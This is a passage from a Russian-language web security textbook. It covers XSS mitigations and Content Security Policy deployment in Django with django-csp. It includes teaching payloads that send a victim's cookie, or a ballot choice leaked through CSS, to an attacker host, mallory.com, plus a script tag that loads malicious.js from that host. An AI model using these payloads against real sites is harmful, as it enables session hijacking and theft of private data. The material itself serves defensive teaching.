Получение доступа к cookie жертвы – обычная цель для атак XSS. В частности, злоумышленники нацелены на получение cookie с идентификаторами сеансов жертв. Следующие две строки кода на JavaScript демонстрируют, насколько это просто.

Первая строка создает URL, который ссылается на сервер, контролируемый злоумышленником, а параметр URL является копией локального cookie жертвы. Вторая строка вставляет этот URL в документ в качестве атрибута `src` в теге `img`. Этот тег инициирует запрос к mallory.com, отправляя злоумышленнику cookie жертвы:

```
<script>
    const url = 'https://mallory.com/?loot=' + document.cookie;
    document.write('<img src="' + url + '">');
</script>
```

Читает cookie жертвы

Отправляет cookie злоумышленнику

Предположим, что Мэллори использует этот сценарий, чтобы атаковать Боба атакой отраженным XSS. Как Мэллори заполучит идентификатор сеанса Боба, она сможет использовать этот идентификатор для выполнения операций на bank.alice.com от имени Боба. Ей не придется писать код на JavaScript, чтобы перевести деньги с банковского счета Боба – она сможет сделать это через пользовательский интерфейс. На рис. 14.3 показан ход этой атаки, известной как *перехват сеанса*.

Серверы противостоят этой форме атаки, устанавливая в cookie атрибут заголовка ответа `Set-Cookie` с директивой `HttpOnly`. (Вы узнали об этом заголовке ответа в главе 7.) Несмотря на свое название, директива `HttpOnly` никак не связана с протоколом, кото-

рый браузер должен использовать при передаче cookie. Она просто скрывает cookie от клиентского JavaScript. Это помогает уменьшить ущерб от атак XSS, но не может предотвратить их. Вот пример заголовка ответа с директивой `HttpOnly`, выделенной жирным:

```
Set-Cookie: sessionid=<session-id-value>; HttpOnly
```




Рис. 14.3 Мэллори похищает идентификатор сеанса Боба, используя атаку отраженным XSS

Cookie с идентификатором сеанса всегда должен включать директиву `HttpOnly`. Django добавляет ее по умолчанию. Это поведение настраивается параметром `SESSION_COOKIE_HTTPONLY`, который, к счастью, имеет значение по умолчанию `True`. Если вы когда-нибудь увидите, что этому параметру присваивается значение `False`, то это может говорить о том, что автор кода, вероятно, неправильно понял его назначение. Впрочем, это вполне понятно, учитывая неудачное имя директивы. В конце концов, не зная контекста, директиву `HttpOnly` легко можно истолковать как *небезопасную*.

> **ПРИМЕЧАНИЕ** На момент написания этой книги неправильная конфигурация безопасности занимала шестую позицию в списке OWASP Top Ten (https://owasp.org/www-project-top-ten/).

Конечно, `HttpOnly` может применяться не только к файлам cookie с идентификаторами сеансов. Желательно снабжать директивой `HttpOnly` все cookie, если только не требуется иметь программный доступ к ним из JavaScript. Злоумышленник, не имеющий доступа к вашим cookie, получает меньше возможностей.

Листинг 14.9 демонстрирует, как установить директиву `HttpOnly` в пользовательский cookie. `CookieSettingView` добавляет заголовок `Set-Cookie`, вызывая вспомогательный метод объекта `response`. Этот метод принимает именованный аргумент `httponly`. В отличие от параметра `SESSION_COOKIE_HTTPONLY`, этот аргумент по умолчанию получает значение `False`.

Листинг 14.9 Установка директивы HttpOnly в пользовательский cookie

```
class CookieSettingView(View):

    def get(self, request):
        ...

        response = HttpResponse()
        response.set_cookie(
            'cookie-name',
            'cookie-value',
            ...
            httponly=True)

        return response
```

Добавляет заголовок Set-Cookie в ответ

Добавляет директиву HttpOnly в заголовок

В следующем разделе я расскажу еще об одном заголовке ответа, предназначенном для защиты от атак XSS. Как и директива `HttpOnly`, этот заголовок ограничивает действия браузера для защиты пользователя.

14.4.2 Отключение анализа типа MIME

Прежде чем углубиться в эту тему, я объясню, как браузер определяет тип содержимого HTTP-ответа. Когда вы вводите в браузер адрес обычной веб-страницы, он не загружает ее сразу целиком, а сначала запрашивает код HTML, анализирует его и отправляет отдельные запросы для получения встроенного контента – изображений, таблиц стилей и сценариев на JavaScript. Чтобы отобразить страницу, браузер должен обработать каждый ответ с помощью соответствующего обработчика.

Как браузер узнает, какой обработчик использовать для обработки того или иного ответа? Браузеру все равно, заканчивается URL на `.gif` или `.css`. Браузеру все равно, из какого тега получен URL – `<img>` или `<style>`. Он определяет тип контента через заголовок ответа `Content-Type`.

Значение заголовка `Content-Type` называют *типом MIME*, или типом носителя. Например, если ваш браузер получит тип MIME `text/javascript`, то он передаст ответ интерпретатору JavaScript. Если он получит тип MIME `image/gif`, то передаст ответ графическому движку.

Некоторые браузеры позволяют содержимому ответа переопределять заголовок `Content-Type`. Этот прием известен как *сниффинг (анализ) MIME-типа*. Он может использоваться, если браузеру необходимо компенсировать ошибку в заголовке `Content-Type` или его отсутствие. К сожалению, сниффинг MIME-типа также является вектором атаки XSS.

Предположим, что Боб добавил новую возможность на свой сайт социальной сети social.bob.com, позволяющую пользователям обмениваться фотографиями. Мэллори заметила, что social.bob.com не проверяет загружаемые файлы. Он также отправляет каждый ресурс с MIME-типом `image/jpeg`. Тогда, воспользовавшись этой возможностью, она выгрузила вредоносный файл JavaScript вместо фотографии. Чуть позже Алиса непреднамеренно загрузила этот сценарий, просматривая фотоальбом Мэллори. Браузер Алисы проанализировал содержимое, переопределил неправильный заголовок `Content-Type` Боба и выполнил код Мэллори. На рис. 14.4 изображен ход атаки Мэллори.




Рис. 14.4 Браузер Алисы анализирует тип MIME содержимого Мэллори, определяет его как сценарий JavaScript и выполняет

Защищенные сайты противостоят атакам XSS этого вида, отправляя каждый ответ с заголовком `X-Content-Type-Options`. Этот заголовок (показан ниже) запрещает браузеру выполнять анализ MIME-типа:

```
X-Content-Type-Options: nosniff
```

В Django это поведение настраивается параметром `SECURE_CONTENT_TYPE_NOSNIFF`. Начиная с версии 3.0 данный параметр получает значение по умолчанию `True`. Если вы используете более старую версию Django, то явно установите в этом параметре значение `True`.

14.4.3 Заголовок X-XSS-Protection

Заголовок `X-XSS-Protection` ответа предназначен для включения противодействия атакам XSS на стороне клиента. Браузеры, поддерживающие эту функцию, пытаются автоматически обнаруживать атаки отраженным XSS, проверяя запрос и ответ на наличие вредоносного содержимого. При обнаружении атаки браузер очищает или отказывается отображать страницу.

Заголовок `X-XSS-Protection` не сумел завоевать популярность, потому что реализация этой функции зависит от браузера. В Google Chrome и Microsoft Edge как внедрили ее, так и забросили. В Mozilla Firefox вообще не реализовали ее и в настоящее время не планируют это делать.

Параметр `SECURE_BROWSER_XSS_FILTER` гарантирует, что каждый ответ получит заголовок `X-XSS-Protection`. Django добавляет этот заголовок с директивой режима блокировки, как показано ниже. Режим блокировки предписывает браузеру блокировать отображение страницы вместо попытки удалить подозрительный контент:

```
X-XSS-Protection: 1; mode=block
```

По умолчанию Django отключает эту функцию. Но вы можете включить ее, присвоив этому параметру значение `True`. Для включения `X-XSS-Protection` достаточно написать всего одну строку кода, но не позволяйте ложному чувству защищенности проникнуть в ваше сознание. Этот заголовок нельзя считать эффективным уровнем защиты.

В данном разделе мы рассмотрели заголовки ответа `Set-Cookie`, `X-Content-Type-Options` и `X-XSS-Protection`. Его также можно считать разминкой перед следующей главой, полностью посвященной заголовку ответа, предназначенному для смягчения атак, таких как XSS. Этот заголовок хоть и простой, но очень эффективный.

Итоги

- Есть три вида атак XSS: хранимый XSS, отраженный XSS и XSS на основе DOM.
- Атаки XSS не ограничиваются кодом на JavaScript; HTML и CSS тоже часто используются в качестве оружия.
- Если вы используете лишь один уровень защиты, то рано или поздно вас скомпрометируют.
- Проверяйте ввод пользователя, но не очищайте его.
- Экранирование вывода – самый важный уровень защиты.
- Серверы используют заголовки ответа для защиты пользователей, ограничивая возможности браузера.

15 Политики защиты содержимого

Темы этой главы:

- конструирование политик защиты содержимого с помощью директив управления извлечением, навигацией и документом;
- развертывание политик с помощью `django-csp`;
- обнаружение нарушений политик с помощью директив отчетности;
- противостояние атакам XSS и «человек посередине».

Серверы и браузеры придерживаются стандарта, известного как *политика защиты содержимого* (Content Security Policy, CSP) для функциональной совместимости с политиками защиты отправки и получения. Политика ограничивает действия браузера с ответом, чтобы защитить пользователя и сервер. Ограничивающие политики предназначены для предотвращения или смягчения различных веб-атак. В этой главе вы узнаете, как применять CSP с помощью `django-csp`. Эта глава охватывает CSP Level 2 и некоторые части CSP Level 3.

Политика передается в браузер с сервера с помощью заголовка ответа `Content-Security-Policy` и применяется только к полученному

ответу. Каждая политика содержит одну или несколько директив. Например, предположим, что bank.alice.com добавляет к каждому ресурсу заголовок CSP, показанный на рис. 15.1. Этот заголовок определяет простую политику, состоящую из одной директивы, запрещающей браузеру выполнять код на JavaScript.

Рис. 15.1 Заголовок Content-Security-Policy с простой политикой, запрещающей браузеру выполнять код JavaScript

Как этот заголовок помогает противостоять атакам XSS? Предположим, Мэллори выявила на сайте bank.alice.com уязвимость для атак отраженным XSS. Она пишет вредоносный сценарий, чтобы перевести все деньги Боба на свой счет. Мэллори встраивает этот сценарий в URL и отправляет его по электронной почте Бобу. Боб снова попадается на приманку. Он непреднамеренно отправляет сценарий Мэллори на сайт bank.alice.com, откуда он возвращается назад Бобу. К счастью, браузер Боба, ограниченный политикой Алисы, блокирует выполнение сценария. План Мэллори провалился, оставив лишь сообщение об ошибке в консоли отладки браузера Боба. На рис. 15.2 показана неудачная атака Мэллори отраженным XSS.




Рис. 15.2 Сайт Алисы использует CSP для предотвращения атак отраженным XSS

На этот раз Алисе удалось предотвратить атаку Мэллори с помощью очень простой политики защиты содержимого. В следующем разделе мы с вами сконструируем для себя более сложную политику.

15.1 Конструирование политик защиты содержимого

В этом разделе вы узнаете, как сконструировать свою политику защиты содержимого с помощью некоторых часто используемых директив. Эти директивы следуют простой схеме: каждая состоит как минимум из одного источника. *Источник* определяет место, откуда браузер может извлекать содержимое. Например, заголовок CSP, представленный в предыдущем разделе, объединяет одну директиву извлечения, `script-src`, с одним источником, как показано на рис. 15.3.

Рис. 15.3 Устройство политики защиты содержимого, определяемой сайтом Алисы

Зачем нужны одинарные кавычки?

Во многих источниках, таких как `none`, используются одинарные кавычки. Это не соглашение; это требование. Спецификация CSP требует наличия этих символов в фактическом заголовке ответа.

Эта политика имеет очень узкую область действия, она содержит только одну директиву и один источник. Такая простая политика неэффективна в реальном мире. Типичная политика состоит из нескольких директив, разделенных точкой с запятой, с одним или несколькими источниками, разделенными пробелами.

Как браузер реагирует на директиву, имеющую несколько источников? Каждый дополнительный источник расширяет пространство для атаки. Например, следующая политика сочетает `script-src` с источником `none` и источником схемы. Источник схемы сопоставляет ресурсы с протоколами, такими как HTTP или HTTPS. В данном случае используется протокол HTTPS (двоеточие обязательно):

```
Content-Security-Policy: script-src 'none' https:
```

Браузер обрабатывает содержимое, соответствующее любому источнику, а не каждому. То есть эта политика разрешает браузеру получать любые сценарии через HTTPS, несмотря на источник `none`. Политика также не может противостоять следующей полезной нагрузке XSS:

```
<script src="https://mallory.com/malicious.js"></script>
```

Эффективная политика защиты содержимого должна обеспечивать баланс между различными формами атак и сложностью разработки. CSP обеспечивает этот баланс, предлагая три основные категории директив:

- директивы извлечения;
- директивы навигации;
- директивы документа.

Чаще других используются *директивы извлечения*. Это самая обширная категория и, пожалуй, самая полезная.

15.1.1 Директивы извлечения

Директива извлечения ограничивает браузер в возможности извлечения содержимого. Директивы из этой категории предоставляют множество способов избежать или свести к минимуму ущерб от атак XSS. Стандарт CSP Level 2 определяет 11 директив извлечения и 9 типов источников. Однако мы не будем обсуждать все 99 возможных комбинаций. Кроме того, некоторые типы источников относятся только к некоторым директивам, поэтому в этом разделе мы рассмотрим лишь наиболее полезные директивы в сочетании с соответствующими источниками. Я также покажу несколько комбинаций, которых следует избегать.

Директива default-src

Каждая хорошая политика начинается с директивы `default-src`. Это особенная директива. Браузер возвращается к `default-src`, когда не получает явную директиву извлечения для данного типа содержимого. Например, перед загрузкой сценария браузер проверяет директиву `script-src`. Если она отсутствует, то браузер проверяет директиву `default-src`.

Настоятельно рекомендую сочетать `default-src` с источником `self`. В отличие от `none`, источник `self` позволяет браузеру обрабатывать содержимое из определенного места. Содержимое должно поступать оттуда же, откуда браузер получил ресурс. Например, `self` разрешает странице банка Алисы обрабатывать код JavaScript, загружаемый с того же хоста.

В частности, содержимое должно происходить из того же *источника*, что и ресурс. Что такое источник? Источник определяется протоколом, именем хоста и номером порта в URL ресурса. (Эта концепция применима не только к CSP; мы встретимся с ней вновь в главе 17.)

В табл. 15.1 сравнивается источник https://alice.com/path/ с источником шести других URL.

Таблица 15.1 Сравнение источников с https://alice.com/path/

URL	Совпадает?	Причина
http://alice.com/path/	Нет	Другой протокол
https://**bob**.com/path/	Нет	Другое имя хоста
https://**bank**.alice.com/path/	Нет	Другое имя хоста
https://alice.com**:8000**/path/	Нет	Другой порт
https://alice.com/**different_path**/	Нет	Другой путь
https://alice.com/path/**?param=42**	Нет	Другая строка с параметрами запроса

Следующий заголовок CSP представляет основу нашей политики защиты содержимого. Эта политика разрешает браузеру обрабатывать только содержимое, полученное из того же источника, что и ресурс. Браузер будет отклонять даже встроенные сценарии и таблицы стилей в теле ответа. Эта политика не сможет предотвратить внедрение вредоносного содержимого в страницу, но предотвратит выполнение вредоносного содержимого на странице:

```
Content-Security-Policy: default-src 'self'
```

Эта политика предлагает неплохую защиту, но она довольно строгая. Многие программисты желали бы иметь возможность использовать встроенный JavaScript и CSS для разработки функциональности пользовательского интерфейса. В следующем разделе я покажу, как найти баланс между безопасностью и разработкой новых возможностей с помощью исключений политики для конкретного контента.

Директива script-src

Как следует из названия, директива `script-src` применяется к JavaScript. Это важная директива, помогающая достичь основной цели CSP – обеспечить защиту от XSS. Выше вы видели, как Алиса предотвратила атаку со стороны Мэллори, комбинируя `script-src` с источником `none`. Такая комбинация смягчает все формы атак XSS, но является слишком строгой. Источник `none` блокирует выполнение любого кода на JavaScript, включая встроенные сценарии, а также сценарии, полученные из того же источника, откуда пришел ответ. Если ваша цель – создать чрезвычайно безопасный, но скучный сайт, то этот источник – то, что вам нужно.

Источник `unsafe-inline` находится на противоположном конце спектра риска. Он делает возможными любые атаки XSS через встроенные теги `<script>`, URL со схемой `javascript:` и встроенные обработчики событий. Как следует из имени источника `unsafe-inline`, его применение сопряжено с риском, поэтому этот источник не следует использовать.

Также старайтесь избегать источника `unsafe-eval`. Он позволяет браузеру оценивать и выполнять любые выражения JavaScript в строках. Это означает, что все варианты, перечисленные ниже, являются потенциальными векторами атаки:

- функция `eval(string)`;
- `new Function(string)`;
- `window.setTimeout(string, x)`;
- `window.setInterval(string, x)`.

Как найти баланс между строгостью ограничений `none` и рискованной свободой `unsafe-inline` и `unsafe-eval`? В этом вам поможет `nonce` (number used once – число, используемое один раз). В отличие от `self` или `none`, источник `nonce`, выделенный в следующем примере жирным, содержит уникальное случайное число. По определению, это число разное для каждого ответа:

```
Content-Security-Policy: script-src 'nonce-EKpb5h6TajmKa5pK'
```

Получив эту политику, браузер будет выполнять только те встроенные сценарии, которые имеют соответствующий атрибут `nonce`. Например, эта политика позволит браузеру выполнить следующий сценарий, потому что атрибут `nonce` (выделен жирным) совпадает с указанным в политике:

```
<script nonce='EKpb5h6TajmKa5pK'>
    /* встроенный сценарий */
</script>
```

Как источник `nonce` смягчает атаки XSS? Предположим, Алиса добавила этот уровень защиты на сайт bank.alice.com. Затем Мэллори нашла еще одну XSS-уязвимость и планирует снова внедрить вредоносный сценарий в браузер Боба. Чтобы успешно провести эту атаку, Мэллори должна подготовить сценарий с тем же одноразовым числом, который Боб получит от Алисы. У Мэллори нет возможности узнать одноразовое число заранее, потому что сервер Алисы еще даже не сгенерировал его. Кроме того, вероятность угадать правильное число практически равна нулю; казино в Лас-Вегасе дадут ей больше шансов разбогатеть, чем банк Алисы.

Источник одноразового числа смягчает XSS, позволяя выполнять встроенный сценарий. Это лучшее решение, одновременно обеспечивающее безопасность и облегчающее разработку новых возможностей, подобно `unsafe-inline`.

Директива style-src

Как следует из названия, директива `style-src` управляет обработкой CSS в браузере. Как и JavaScript, CSS – это стандартный инструмент, с помощью которого веб-разработчики реализуют новые функциональные возможности, однако он тоже может использоваться в качестве оружия в атаках XSS.

Представьте, что сейчас 2024 год и в США проходят президентские выборы. Завершающего этапа предвыборной гонки достигли два кандидата: Боб и Ева. И впервые в истории избиратели могут проголосовать онлайн на новом веб-сайте Чарли ballot.charlie.com.

Политика защиты содержимого на сайте Чарли блокирует выполнение любого кода JavaScript, но не ограничивает таблицы стилей CSS.

Мэллори обнаруживает возможность проведения атаки отраженным XSS. Она отправляет Алисе вредоносную ссылку по электронной почте. Алиса щелкает по ссылке и получает HTML-страницу, показанную в листинге 15.1. Эта страница содержит раскрывающийся список с двумя кандидатами, созданный Чарли, а также внедренную таблицу стилей, созданную Мэллори.

Таблица стилей Мэллори динамически устанавливает фон варианта, выбранного Алисой. Это событие инициирует сетевой запрос фонового изображения. К сожалению, сетевой запрос содержит выбор Алисы в форме параметра строки запроса. Теперь Мэллори знает, за кого голосовала Алиса.

Листинг 15.1 Мэллори внедряет вредоносную таблицу стилей в браузер Алисы

```
<html>

    <style>
        option[value=bob]:checked {
            background: url(https://mallory.com/?vote=bob);
        }
        option[value=eve]:checked {
            background: url(https://mallory.com/?vote=eve);
        }
    </style>

    <body>
        ...
        <select id="ballot">
            <option>Cast your vote!</option>
            <option value="bob">Bob</option>
            <option value="eve">Eve</option>
        </select>
        ...
    </body>

</html>
```

Таблица стилей, внедренная Мэллори

Активизируется, если Алиса голосует за Боба

Посылает выбор Алисы на сайт Мэллори

Посылает выбор Алисы на сайт Мэллори

Активизируется, если Алиса голосует за Еву

Два кандидата в президенты

Очевидно, что к директиве `style-src`, как и к `script-src`, следует относиться серьезно. Эту директиву можно комбинировать с большинством тех же источников, что и `script-src`, включая `self`, `none`, `unsafe-inline` и `nonce`. Например, следующий заголовок CSP иллюстрирует применение директивы `style-src` с источником `nonce` (выделен жирным):

```
Content-Security-Policy: style-src 'nonce-EKpb5h6TajmKa5pK'
```

Эта политика позволяет браузеру применить следующую таблицу стилей, в которой атрибут `nonce` (выделен жирным) совпадает с источником nonce в политике:

```
<style nonce='EKpb5h6TajmKa5pK'>
    body {
        font-size: 42;
    }
</style>
```

Директива img-src

Директива `img-src` определяет, как браузер будет извлекать изображения. Эта директива может быть полезна для сайтов, на которых размещены изображения и другой статический контент со стороннего сайта, известного как *сеть доставки контента* (content delivery network, CDN). Размещение статического контента из CDN может сократить время загрузки страниц, уменьшить расходы и помочь в обработке трафика в периоды пиковых нагрузок.

В следующем примере показано, как выполнить интеграцию с CDN. Представленная политика объединяет директиву `img-src` с источником в виде имени хоста. Когда в роли источника выступает имя хоста, браузер будет извлекать контент только с этого хоста или набора хостов:

```
Content-Security-Policy: img-src https://cdn.charlie.com
```

Следующая политика демонстрирует, насколько сложными могут быть источники в виде имен хостов. Звездочки соответствуют субдоменам и портам. Схемы URL и номера портов являются необязательными. Хосты могут быть указаны по имени или IP-адресу:

```
Content-Security-Policy: img-src https://*.alice.com:8000
➥                              https://bob.com:*
➥                              charlie.com
➥                              http://163.172.16.173
```

Многие другие директивы извлечения не так полезны, как рассмотренные до сих пор. Они перечислены в табл. 15.2. В общем случае я рекомендую не включать эти директивы в заголовок CSP. В результате браузер будет возвращаться к `default-src`, неявно комбинируя каждую из них с `self`. В иных случаях вам, конечно, может потребоваться ослабить некоторые из этих ограничений.

Таблица 15.2 Другие директивы извлечения и содержимое, которым они управляют

Директива CSP	Соответствующее содержимое
`object-src`	`<applet>`, `<embed>` и `<object>`
`media-src`	`<audio>` и `<video>`
`frame-src`	`<frame>` и `<iframe>`
`font-src`	@font-face
`connect-src`	Различные интерфейсы сценариев
`child-src`	Веб-обработчики и вложенные контексты

15.1.2 Директивы навигации и документов

Есть только две директивы навигации. В отличие от директив извлечения, когда директива навигации отсутствует, браузер не возвращается к `default-src`. Поэтому, если это необходимо, политика должна явно включать эти директивы.

Директива `form-action` определяет, куда пользователь может отправить форму. Объединение этой директивы с источником `self` является разумным значением по умолчанию. Это позволит каждому члену вашей команды выполнить свою работу и предотвратить некоторые виды атак XSS на основе HTML.

Директива `frame-ancestors` определяет, куда можно переадресовать пользователя. Я расскажу об этой директиве в главе 18.

Директивы документов используются для ограничения свойств документов или веб-обработчиков. Эти директивы редко используются в практике. В табл. 15.3 перечислены все три директивы и некоторые безопасные значения по умолчанию.

Таблица 15.3 Директивы документов и содержимое, которым они управляют

Директива CSP	Безопасное значение по умолчанию	Соответствующее содержимое
`base-uri`	`self`	`<base>`
`plugin-types`	Отсутствие директивы или в комбинации `object-src` с `none`	`<embed>`, `<object>` и `<applet>`
`sandbox`	Нет значения	`<iframe>` с атрибутом `sandbox`

Развернуть политику защиты содержимого очень просто. В следующем разделе вы узнаете, как это сделать с помощью облегченного пакета расширения Django.

15.2 Развертывание политики с помощью django-csp

Развернуть политику защиты содержимого можно за считанные минуты с помощью `django-csp`. Запустите следующую команду в виртуальной среде, чтобы установить `django-csp`:

```
$ pipenv install django-csp
```

Затем откройте файл `settings` и добавьте следующий компонент в `MIDDLEWARE`. Компонент `CSPMiddleware` отвечает за добавление в ответы заголовка `Content-Security-Policy`. Он имеет множество настроек, начинающихся с префикса `CSP_`:

```
MIDDLEWARE = [
    ...
```

```
    'csp.middleware.CSPMiddleware',
    ...
]
```

Параметр `CSP_DEFAULT_SRC` определяет, должен ли `django-csp` добавлять директиву `default-src` в каждый заголовок `Content-Security-Policy`. Этот параметр принимает кортеж или список с одним или несколькими источниками. Задайте свою политику, добавив следующую строку в модуль `settings`:

```
CSP_DEFAULT_SRC = ("'self'", )
```

Параметр `CSP_INCLUDE_NONCE_IN` принимает кортеж или список директив извлечения. Он определяет, с чем `django-csp` должен комбинировать источник `nonce`. С помощью этого параметра можно разрешить браузеру независимо обрабатывать встроенные сценарии и таблицы стилей. Добавьте следующую строку в модуль `settings`. Она позволит браузеру обрабатывать сценарии и таблицы стилей с соответствующими атрибутами `nonce`:

```
CSP_INCLUDE_NONCE_IN = ['script-src', 'style-src', ]
```

Как получить действительное одноразовое число в шаблоне? Для этого `django-csp` добавляет свойство `csp_nonce` в каждый объект запроса. Поместите следующий код в любой шаблон, чтобы использовать эту возможность:

```
<script nonce='{{request.csp_nonce}}'>
    /* встроенный сценарий */
</script>

<style nonce='{{request.csp_nonce}}'>
    body {
        font-size: 42;
    }
</style>
```

Динамически встроит директиву nonce в ответ

При наличии директив `script-src` и `style-src` в заголовке CSP браузер не будет возвращаться к `default-src`, обнаружив теги `script` или `style`. Поэтому вы должны явно потребовать от `django-csp` отправлять эти директивы с источником `self` в дополнение к источнику `nonce`:

```
CSP_SCRIPT_SRC = ("'self'", )
CSP_STYLE_SRC = ("'self'", )
```

Затем добавьте следующую строку кода в модуль `settings` для обслуживания содержимого из CDN:

```
CSP_IMG_SRC = ("'self'", 'https://cdn.charlie.com', )
```

Наконец, настройте обе директивы навигации, добавив следующие конфигурационные параметры:

```
CSP_FORM_ACTION = ("'self'", )
CSP_FRAME_ANCESTORS = ("'none'", )
```

Перезапустите проект Django и выполните следующий код в интерактивной оболочке Python. Этот код запрашивает ресурс и отображает сведения о его заголовке CSP. В данном случае заголовок содержит шесть директив (выделены жирным):

```
>>> import requests
>>>
>>> url = 'https://localhost:8000/template_with_a_nonce/'
>>> response = requests.get(url, verify=False)
>>>
>>> header = response.headers['Content-Security-Policy']
>>> directives = header.split(';')
>>> for directive in directives:
...     print(directive)
...
 default-src 'self'
 script-src 'self' 'nonce-Nry4fgCtYFIoHK9jWY2Uvg=='
 style-src 'self' 'nonce-Nry4fgCtYFIoHK9jWY2Uvg=='
 img-src 'self' https://cdn.charlie.com
 form-action 'self'
 frame-ancestors 'none'
```

Запрашивает ресурс

Программно читает заголовки из ответа

Выводит найденные директивы

В идеале одна политика должна подходить для всех ресурсов на вашем сайте, но в реальной жизни вам почти наверняка встретятся какие-то пограничные случаи. К сожалению, некоторые программисты, предусматривая обслуживание всех пограничных случаев, только ослабляют глобальную политику. Со временем, после накопления слишком большого количества исключений, политика для крупного сайта теряет смысл. Самый простой способ избежать этой ситуации – определить индивидуальные политики для отдельных ресурсов-исключений.

15.3 Использование индивидуальных политик

В пакете `django-csp` есть декораторы, позволяющие изменить или заменить заголовок `Content-Security-Policy` для отдельного представления. Их главная цель – поддержка пограничных случаев CSP для представлений на основе классов и функций.

Вот пример такого пограничного случая. Предположим, вы должны обслуживать веб-страницу, показанную в листинге 15.2. Эта страница ссылается на одну из общедоступных таблиц стилей Google. В таблице стилей используется один из нестандартных шрифтов Google.

Листинг 15.2 Веб-страница со встроенной таблицей стилей и шрифтом от Google

```
<html>
  <head>
    <link href='https://fonts.googleapis.com/css?family=Caveat'
          rel='stylesheet'>
    <style nonce="{{request.csp_nonce}}">
      body {
        font-family: 'Caveat', serif;
      }
    </style>
  </head>

  <body>
    Text displayed in Caveat font
  </body>
</html>
```

Общедоступная таблица стилей, размещенная на сервере Google

Встроенная таблица стилей

Глобальная политика, которую мы определили в предыдущем разделе, запрещает браузеру запрашивать таблицу стилей и шрифт Google. Теперь предположим, что вы решили создать исключение для обоих ресурсов без изменения глобальной политики. В следующем примере показано, как реализовать этот сценарий с помощью декоратора `csp_update` из пакета `django-csp`. Здесь добавляются директивы `style-src` и `font-src` с источником в виде имени хоста. Этот код затрагивает только ответ `CspUpdateView`; глобальная политика остается нетронутой:

```
from csp.decorators import csp_update

decorator = csp_update(
    STYLE_SRC='https://fonts.googleapis.com',
    FONT_SRC='https://fonts.gstatic.com')

@method_decorator(decorator, name='dispatch')
class CspUpdateView(View):
    def get(self, request):
        ...
        return render(request, 'csp_update.html')
```

Динамически создает декоратор

Применяет декоратор к представлению

Декоратор `csp_replace` заменяет директиву для одного представления. Следующий пример демонстрирует ужесточение политики, заменяя все источники `script-src` на `none`, запрещая выполнение любых сценариев JavaScript. Все остальные директивы остаются как есть:

```
from csp.decorators import csp_replace

decorator = csp_replace(SCRIPT_SRC="'none'")
```

Динамически создает декоратор

```
@method_decorator(decorator, name='dispatch')
class CspReplaceView(View):
    def get(self, request):
        ...
        return render(request, 'csp_replace.html')
```

Применяет декоратор к представлению

Декоратор `csp` заменяет всю политику для одного представления. Следующий код переопределяет глобальную политику, замещая ее простой политикой, объединяющей `default-src` с `self`:

```
from csp.decorators import csp

@method_decorator(csp(DEFAULT_SRC="'self'"), name='dispatch')
class CspView(View):
    def get(self, request):
        ...
        return render(request, 'csp.html')
```

Создает и применяет декоратор

Во всех трех примерах именованный аргумент декоратора принимает строку. В нем также можно передать последовательность строк, определяющих несколько источников.

Декоратор `csp_exempt` удаляет заголовок CSP для отдельного представления. Обычно такой прием должен использоваться только в крайних случаях:

```
from csp.decorators import csp_exempt

